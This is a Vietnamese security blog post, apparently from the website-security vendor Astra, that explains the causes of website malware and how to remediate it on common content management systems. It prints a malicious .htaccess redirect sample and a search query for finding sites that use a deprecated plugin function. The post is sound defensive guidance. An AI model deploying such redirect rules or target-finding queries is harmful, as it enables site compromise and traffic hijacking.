
Tấn công mã độc thật tệ! Chúng khiến doanh nghiệp của bạn đình trệ và gây mất tiền, uy tín thậm chí khách hàng. Thường chủ doanh nghiệp chỉ bắt đầu quan tâm mã độc sau khi đã bị nhiễm. Như người ta nói, mọi người cảm thấy an toàn cho đến khi bị hack, và họ chưa bị hack cho đến nay chỉ vì hacker chưa thử. Một khi đã bị nhiễm, việc hiểu nguyên nhân, hậu quả và các bước khắc phục hỗn loạn này trở nên bắt buộc. Dưới đây là bài viết sẽ giúp bạn hiểu nguyên nhân và hướng dẫn bạn chiến đấu mã độc và dọn dẹp hỗn loạn do nó gây ra.
Top 5 Nguyên nhân của tấn công mã độc:
- Mã trang web dễ bị tổn thương: Giống như sản phẩm tốt thu hút khách truy cập, mã kém thu hút hacker. Nhiều khi mã trang web của bạn chứa hàm deprecated (lỗi thời) biết bị tổn thương trước một số tấn công. Hacker thường tìm kiếm các hàm như vậy trên web và vì trang web của bạn chứa chúng, nó tự động rơi vào radar của hacker. Đây là ví dụ hàm deprecated mà hacker tìm kiếm:
[code inline="true" scrollable="true"]site: wpseo get_value is deprecated since version WPSEO 1.5.0[/code]Và kết quả, bạn thấy tất cả trang web sử dụng hàm deprecated này:


- Lỗ hổng chưa được vá: Các CMS như WordPress, OpenCart, Magento, Drupal, Joomla v.v. đều từng có lỗ hổng nghiêm trọng được phát hiện. Những lỗ hổng này để hàng triệu trang web sử dụng các CMS này dễ bị tấn công. Theo thời gian, khi các CMS này phát triển, mức độ bảo mật cũng tốt hơn. Nhưng có hàng nghìn plugin/tiện ích mở rộng mà các CMS này sử dụng trở thành điểm nhập dễ dàng cho hacker. Vụ rò rỉ Panama Papers gây tranh cãi năm 2016 là do lỗ hổng trong plugin Revolution Slider nổi tiếng được dùng bởi hàng triệu trang web WordPress.
- Thiếu làm sạch đầu vào: Một trang web có nhiều biểu mẫu như thanh tìm kiếm, khu vực đăng nhập, biểu mẫu đăng ký v.v. Nếu đầu vào của người dùng trong các biểu mẫu này không được làm sạch, chúng thường cho phép hacker thêm mã xấu. Đây là cách dễ dàng để xâm nhập trang web mà không tốn nhiều công sức. Tấn công như XSS và SQL injection là hậu quả trực tiếp của thiếu làm sạch đầu vào. Gần đây, Joomla đã vá lỗ hổng LDAP 8 tuổi! Lỗ hổng này đã bị hacker khai thác 8 năm dài và nguyên nhân là thiếu làm sạch các trường đầu vào.

- Rò rỉ bảo mật cấp máy chủ: Ít xảy ra hơn rò rỉ trong CMS hoặc mã trang web, nhưng máy chủ cũng thường trở thành lý do cho tấn công mã độc. Và khi máy chủ bị tấn công, số lượng trang web bị nhiễm thường chạy vào hàng nghìn chỉ với một cuộc tấn công. Apache, Nginx, Azure, Tomcat đều đã biết có lỗ hổng. Gần đây Equifax, một tập đoàn tổng hợp thông tin của hơn 800 triệu người tiêu dùng đã bị hack. Nguyên nhân hack được cho là lỗ hổng trong máy chủ web.
- Không có Tường lửa trên trang web: Trang web bị nhiễm mã độc ngay cả khi đã áp dụng tất cả các thực hành bảo mật tốt nhất. Quan trọng là phải có lớp bảo vệ bổ sung luôn canh gác cho trang web của bạn 24×7. Tường lửa trang web đảm bảo chỉ lưu lượng hợp pháp đến trang web của bạn và bot độc hại/hacker bị chặn ngay tại cửa. Đây là cảm giác dễ dàng của khách hàng Astra khi thấy màn hình dưới đây:

Mặc dù các nguyên nhân trên là phổ biến nhất cho tấn công mã độc trên trang web, các nguyên nhân không giới hạn ở những điều trên. Dưới đây là danh sách kiểm tra nhanh bạn có thể làm theo để đảm bảo trang web của bạn không thu hút mã độc:
Danh sách kiểm tra Bảo vệ Mã độc Trang web |
 Không có Hàm Deprecated trong Mã |
| Tất cả Đầu vào Đã được Làm sạch |
| Không FTP mà dùng SFTP |
| Phiên bản SSH Dễ bị tổn thương không được sử dụng |
| Tường lửa Trang web Đã có |
| Tất cả Plugin Đã Cập nhật |
| Phiên bản CMS Mới nhất Đang chạy |
| Thông tin đăng nhập cPanel Mạnh |
| Không có Cảnh báo trong Google Webmasters |

Hacker có thể có động cơ khác nhau đằng sau tấn công mã độc. Tùy thuộc vào động cơ, loại tấn công và hậu quả cho trang web của bạn khác nhau. Đôi khi hacker vì tiền, đôi khi họ có chương trình lớn hơn như sử dụng tài nguyên máy chủ web để khởi động tấn công lớn hơn. Một vài hậu quả của tấn công mã độc được liệt kê dưới đây
Hậu quả của Tấn công Mã độc [Infographic]
- Mất dữ liệu nhạy cảm
- Gián đoạn dịch vụ
- Sử dụng tài nguyên máy chủ cho mục đích xấu
- Độc hại SEO (SEO Poisoning)
- Khởi động tấn công có mục tiêu vào người dùng cuối
Nhiều hậu quả khác của tấn công mã độc được mô tả trong infographic dưới đây:
Đôi khi mã độc vẫn lẻn vào trang web của bạn ngay cả khi bạn đã lo tất cả các thực hành bảo mật tốt nhất. Nhờ zero-day! Nếu trang web của bạn bị nhiễm mã độc, một vài việc làm đúng và nhanh chóng ngay sau cuộc tấn công có thể giúp bạn giữ tác động tối thiểu. Sau cuộc tấn công mã độc, theo thời gian, quy mô hậu quả cũng tăng. Bạn không muốn thêm khách hàng bị nhiễm hoặc Google lập chỉ mục trang web của bạn với mã bị nhiễm. Nếu Google lập chỉ mục trang web khi trang web có mã độc, nó sẽ cờ trang web và có sự giảm đáng kể trong nỗ lực SEO.
Các bước khắc phục trang web bị nhiễm mã độc

- Kiểm tra Kết quả Tìm kiếm: Kết quả tìm kiếm giúp bạn xác định mức độ nhiễm trùng và loại mã độc có thể gây ra. Có một số mã độc biết tạo liên kết sản phẩm dược phẩm trên trang web của bạn, hoặc spam tiếng Nhật nổi tiếng cố gắng tận dụng nỗ lực SEO của bạn. Nhập mã sau vào google thường giúp xác định các loại tấn công này:
[code inline="true" scrollable="true"]site:YourWebsite.com[/code]Nếu trang web của bạn bị nhiễm giống như spam tiếng Nhật, bạn sẽ thấy trang sau: - Kiểm tra .htaccess: Hacker thường thêm mã chuyển hướng URL vào tệp htaccess của máy chủ. Các mã này điển hình trong nhiễm SEO spam nơi hacker. Ngoài ra, họ chiếm đoạt trang web của bạn trên Google Webmasters và để làm điều đó, họ thường thêm mã vào tệp htaccess. Nếu bạn tìm thấy bất kỳ mã độc hại nào, nó nên được xóa ngay lập tức. Đây là hình ảnh tệp .htaccess độc hại:

RewriteEngine On ErrorDocument 404 https://some-maliciousSite.com/yyy.php[*] * Note. The file name/type could be anything RewriteCond %{HTTP_REFERER} .google. [OR] RewriteCond %{HTTP_REFERER} .ask. [OR] RewriteCond %{HTTP_REFERER} .yahoo. [OR] RewriteCond %{HTTP_REFERER} .bing. [OR] RewriteCond %{HTTP_REFERER} .dogpile. [OR] RewriteCond %{HTTP_REFERER} .facebook. [OR] RewriteCond %{HTTP_REFERER} .twitter. [OR] RewriteCond %{HTTP_REFERER} .blog. [OR] RewriteCond %{HTTP_COOKIE} !^._yyyy=yyyyy.$ (*** Present in some hacks) RewriteCond %{HTTP_USER_AGENT} .Windows.$ [NC] (*** Present in some hacks) RewriteRule ^(.*)$ https://some-maliciousSite.com/yyy.php [R=301,L] - Xác minh tính xác thực của Tệp Index: Hacker thường bao gồm đường dẫn đến tệp độc hại của họ trong tệp index. Cách này tệp độc hại của họ được bao gồm khắp trang web. Thường khó xác định mã độc trong index vì nó trông rất hợp pháp, như thể developer của bạn đã include tệp khác trong index. Nhưng khi kiểm tra chi tiết, người ta sẽ thấy các tệp include trong index là mã độc.

SEO Spam tiếng Nhật: Các bước Tìm & Khắc phục
Nếu tìm kiếm trang web của bạn trên Google ném ra ký tự tiếng Nhật, thì khả năng cao bạn đã bị nhiễm SEO spam tiếng Nhật. Điều thú vị về spam này là sau khi bạn đã lo mã xấu trong index.php hoặc htaccess, nhiễm trùng vẫn tồn tại. Điều này là vì không có đặc điểm cụ thể của mã độc này. Đối với mỗi CMS, mã độc này được tiêm theo cách khác nhau.
Phần thú vị là nếu bạn đi đến các URL được Google lập chỉ mục, bạn sẽ thấy những trang đó không tồn tại trên trang web của bạn. Lỗi 404 sẽ được ném cho bất kỳ ai truy cập các trang đó. Nhưng khi công cụ tìm kiếm lập chỉ mục các trang này, ký tự tiếng Nhật sẽ hiển thị. Đây là ví dụ điển hình của tấn công cloaking nhằm tận dụng thứ hạng SEO của bạn.
Tìm hiểu thêm về các bước khắc phục spam này trong hướng dẫn chi tiết sửa spam tiếng Nhật hoặc bạn luôn có thể liên hệ chúng tôi nếu muốn chuyên gia giúp bạn ở đây.
Cách gỡ bỏ nhiễm Pub2srv & Mobisla
Chúng tôi đã theo dõi một nhiễm mã độc cụ thể nhắm vào trang web OpenCart & WordPress trong vài tháng. Nó thường được gọi là nhiễm mã độc pub2srv chuyển hướng người truy cập trang web của bạn đến các miền độc hại khác như go.pub2srv.com, go.mobisla.com và go.oclaserver.com.

Nếu bạn dùng WordPress, các khu vực chính để tìm Pub2srv, Mobisls & Oclaserver malware là:
- index.php
- functions.php
- Các bảng cơ sở dữ liệu
- Đọc các bước chi tiết ở đây
Nếu bạn dùng OpenCart, hãy chắc chắn kiểm tra:
- bảng oc_product_description
- bảng oc_category_description
- Quy trình từng bước có trong hướng dẫn này
Đây là hướng dẫn từng bước chi tiết khắc phục mã độc Pub2srv, Mobisla và Oclaserver.
Liên kết trang web chuyển hướng đến trang web Spam
Đây là nhiễm trùng khó chịu nhất trong tất cả. Tùy theo mức độ trang web của bạn bị nhiễm, cái này tồi tệ nếu không được xử lý sớm. Bất kỳ người truy cập nào vào trang web của bạn đều bị chuyển hướng đến trang web độc hại hoặc trang lừa đảo. Đây là video ví dụ:
Tìm mã độc trong index.php, tìm file PHP không mong muốn trong file core CMS và kiểm tra webmasters search console là những việc chính ở đây. Hướng dẫn chi tiết hơn về cách xử lý vấn đề chuyển hướng có thể tìm thấy ở đây.
3 Nhiễm mã độc phổ biến nhất trong OpenCart & Magento
- Mã độc Base64 Encoded: Nếu bạn thấy tệp chứa các đoạn mã bí ẩn trông giống như hình dưới đây, khả năng là bạn đã bị nhiễm mã độc này. Chúng tôi thường gặp nhiễm trùng này khi hacker nhắm vào cổng thanh toán của cửa hàng Magento, OpenCart hoặc WordPress.

Thêm về tất cả các nhiễm trùng này và cách khắc phục có thể tìm thấy tại hướng dẫn chi tiết của chúng tôi ở đây
Cách ngăn chặn tiêm mã độc OpenCart
OpenCart là CMS thương mại điện tử phổ biến thường bị hacker, bot và kẻ lừa đảo nhắm mục tiêu. Thường mục tiêu là đánh cắp thông tin thẻ tín dụng của khách hàng cuối. Chúng tôi đã thấy nhiều lý do cho nhiễm OpenCart tùy thuộc vào phiên bản bạn dùng. Một vài lý do hàng đầu bao gồm:
- Phiên bản OpenCart Không Bao Giờ Được Cập Nhật
- Plugin Với Thực Hành Bảo Mật Yếu
- Không có Tường lửa Trang web hoặc Bảo vệ Bot Xấu
- Tải tệp Không giới hạn & Đầu vào Người dùng Không được Làm sạch
Chúng tôi đã làm hướng dẫn chi tiết giải thích cách ngăn chặn mã độc OpenCart.
Xử lý Mã độc Thẻ tín dụng Magento & OpenCart
Mã độc thẻ tín dụng hoặc Hack thẻ tín dụng là khi mã PHP/JavaScript độc hại được tiêm vào cửa hàng Magento và OpenCart cho phép hacker chặn dữ liệu thẻ tín dụng. Cách gian lận thẻ tín dụng mới này đã không bị phát hiện trong 6 tháng.
Với sự phổ biến ngày càng tăng của nền tảng thương mại điện tử như Magento và OpenCart, các trường hợp nhiễm mã độc cũng tăng lên. Hacker và tội phạm mạng đã sửa đổi các tệp cốt lõi của các CMS này để đánh cắp thông tin thẻ tín dụng của khách hàng cửa hàng. Đây là hướng dẫn chi tiết về cách định vị mã độc này và khắc phục nó.
Cách khắc phục cảnh báo Cross Site Malware của Google?
Google thường cờ trang web đánh dấu chúng với cảnh báo 'Cross Site Malware'. Thường cảnh báo này xảy ra khi trang web của bạn liên kết nội dung hoặc tải thư viện từ một miền khác có mã độc hoặc độc hại. Google thường nói miền nào nội dung đáng ngờ có thể được liên kết.
Các bước ngay lập tức để khắc phục nên là tìm kiếm trong toàn bộ mã trang web của bạn miền/URL gây ra cảnh báo cross site malware. Bạn có thể làm điều đó bằng cách chạy lệnh này trong bảng điều khiển SSH của bạn:
Ở đây /var/www nên là đường dẫn thư mục home của trang web của bạn. Và URL nên được thay thế bằng miền gây ra vấn đề cross site malware theo Google.
Chi tiết hơn về khắc phục có thể tìm thấy ở đây.
Cách gỡ bỏ mã độc khai thác tiền mã hóa nhiễm WordPress, OpenCart, Magento?
Với sự trỗi dậy của tiền mã hóa & sức mạnh làm người giàu trong vài ngày – hacker hiện đã bắt đầu nhắm vào trang web để nhiễm mã độc khai thác tiền mã hóa. Hacker sử dụng CoinHive, một dịch vụ được dùng làm thay thế cho quảng cáo bởi chủ trang web để kiếm tiền từ lưu lượng trang web.
CoinHive cài đặt dưới dạng javascript trên trang web và khai thác tiền mã hóa sử dụng blockchain Monero. Mặc dù nếu chủ trang web biết dùng CoinHive để kiếm tiền từ lưu lượng thì không vấn đề. Nhưng hacker dùng CoinHive để cài đặt trái phép javascript khai thác trên trang web bị hack và dùng tài nguyên của họ để khai thác đồng tiền. Một vài miền thường được dùng bao gồm:
- ads.locationforexpert[.]com
- camillesanz[.]com/lib/status.js
- security.fblaster[.]com
- fricangrey[.]top/redirect_base/redirect.js
- alemoney[.]xyz/js/stat.js
- africangirl[.]top/redirect_base/redirect.js
Chi tiết hơn về tìm mã độc này & khắc phục nó có thể tìm thấy trong hướng dẫn chi tiết của chúng tôi ở đây.
WordPress & Joomla chậm đi – Cloki Malware có thể là nguyên nhân
Mã độc Cloki là một mã độc khá nguy hiểm đang gây hỗn loạn cho nhiều trang web dựa trên PHP. CMS hàng đầu bị nhiễm là WordPress & Joomla. Một vài triệu chứng của mã độc Cloki là:
- Làm chậm trang web
- Thông báo từ nhà cung cấp hosting về trang web sử dụng quá nhiều tài nguyên
- Sự hiện diện của cron job không xác định trên máy chủ
- Máy chủ mail không hoạt động đúng
Mã độc Cloke có thể thực thi lệnh máy chủ cốt lõi mà không cần truy cập cPanel hoặc SSH. Quét mã độc tiếp theo bằng cách xem xét kỹ tất cả các cron job được khuyến nghị.
Chi tiết cách khắc phục mã độc Cloki có thể tìm thấy trong hướng dẫn chi tiết gỡ bỏ mã độc Cloki.
Kết luận
Chúng tôi dọn dẹp hàng trăm trang web khỏi mã độc mỗi tháng. Trong tất cả các trang web này, 80% thời gian mã độc đã nhiễm trang web ít nhất 2 tháng trước khi chủ sở hữu đến gặp chúng tôi. Hãy tưởng tượng từ khi nào các lỗ hổng gây ra tấn công đã tồn tại, tất cả chưa được vá. Quan trọng là đảm bảo bạn cập nhật tất cả plugin, cập nhật xu hướng bảo mật quanh công nghệ trang web của bạn và chủ động triển khai bản vá ngay khi chúng được phát hành.
Sau khi làm việc với nhiều chủ trang web, chúng tôi nhận ra chủ doanh nghiệp có quá nhiều việc lo từ bán hàng, SEO, marketing, hàng tồn kho v.v. nên thường bảo mật lùi về hàng sau. Và bảo mật trông như con voi trong phòng mà bạn không muốn đối mặt.
Tường lửa trang web của chúng tôi gánh bỏ đau đầu bảo mật khỏi chủ doanh nghiệp, đưa ra giải pháp plug-n-play được cấu hình sẵn theo CMS họ dùng. Astra không yêu cầu mã hóa hay kiến thức IT và cài đặt trong 5 phút. Làm cho bảo mật đơn giản như vậy và cho bạn thời gian tập trung vào bán hàng, marketing và những điều khác.
Đây là những gì cần làm tiếp theo…
Nếu bạn muốn chúng tôi giúp bạn khắc phục trang web bị nhiễm mã độc trong vài giờ: liên hệ chúng tôi Nếu bạn là nhà phát triển, tải xuống danh sách kiểm tra mã hóa an toàn của chúng tôi, miễn phí tải xuống.